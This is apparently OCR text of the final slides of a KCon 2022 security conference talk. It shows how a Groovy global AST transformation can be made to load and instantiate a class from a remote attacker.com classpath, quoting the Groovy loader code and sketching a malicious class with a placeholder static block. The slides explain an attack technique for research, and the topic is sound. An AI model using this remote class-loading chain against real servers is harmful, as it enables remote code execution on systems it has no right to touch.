
↓

org.codehaus.groovy.transform.ASTTransformationVisitor#addPhaseOperations

↓

org.codehaus.groovy.transform.ASTTransformationVisitor#addGlobalTransforms

↓




```
private static void addPhaseOperationsForGlobalTransforms(CompilationUnit compilationUnit,
        Map<String, URL> transformNames, boolean isFirstScan) {
    GroovyClassLoader transformLoader = compilationUnit.getTransformLoader();
    for (Map.Entry<String, URL> entry : transformNames.entrySet()
        try {
            Class<?> gTransClass = transformLoader.loadClass(entry.getKey(), false, true, false);
            GroovyASTTransformation transformAnnotation = gTransClass.getAnnotation(GroovyASTTransformation.class);
            if (transformAnnotation == null) {
                continue;
            }
            if (ASTTransformation.class.isAssignableFrom(gTransClass)) {
                ASTTransformation instance = (ASTTransformation) gTransClass.getDeclaredConstructor().newInstance();
                ...
```

获取到被赋予远程classpath的GroovyClassLoader

从远程加载java class对象

实例化远程java对象



attacker.com

/META-INF/services/org.codehaus.groovy.transform.ASTTransformation

Blue

Blue.class

```
@GroovyASTTransformation
public class Blue implements ASTTransformation
 {static{
          evil code
     }
}
```

② 从attacker.com获取
要加载的类名Blue

③ 从 attacker.com 取得Java类并实例化

① 向目标发起请求

attacker

server

感谢您的观看！

THANKYOUFORYOURWANTCHING

KCon 2022 黑客大会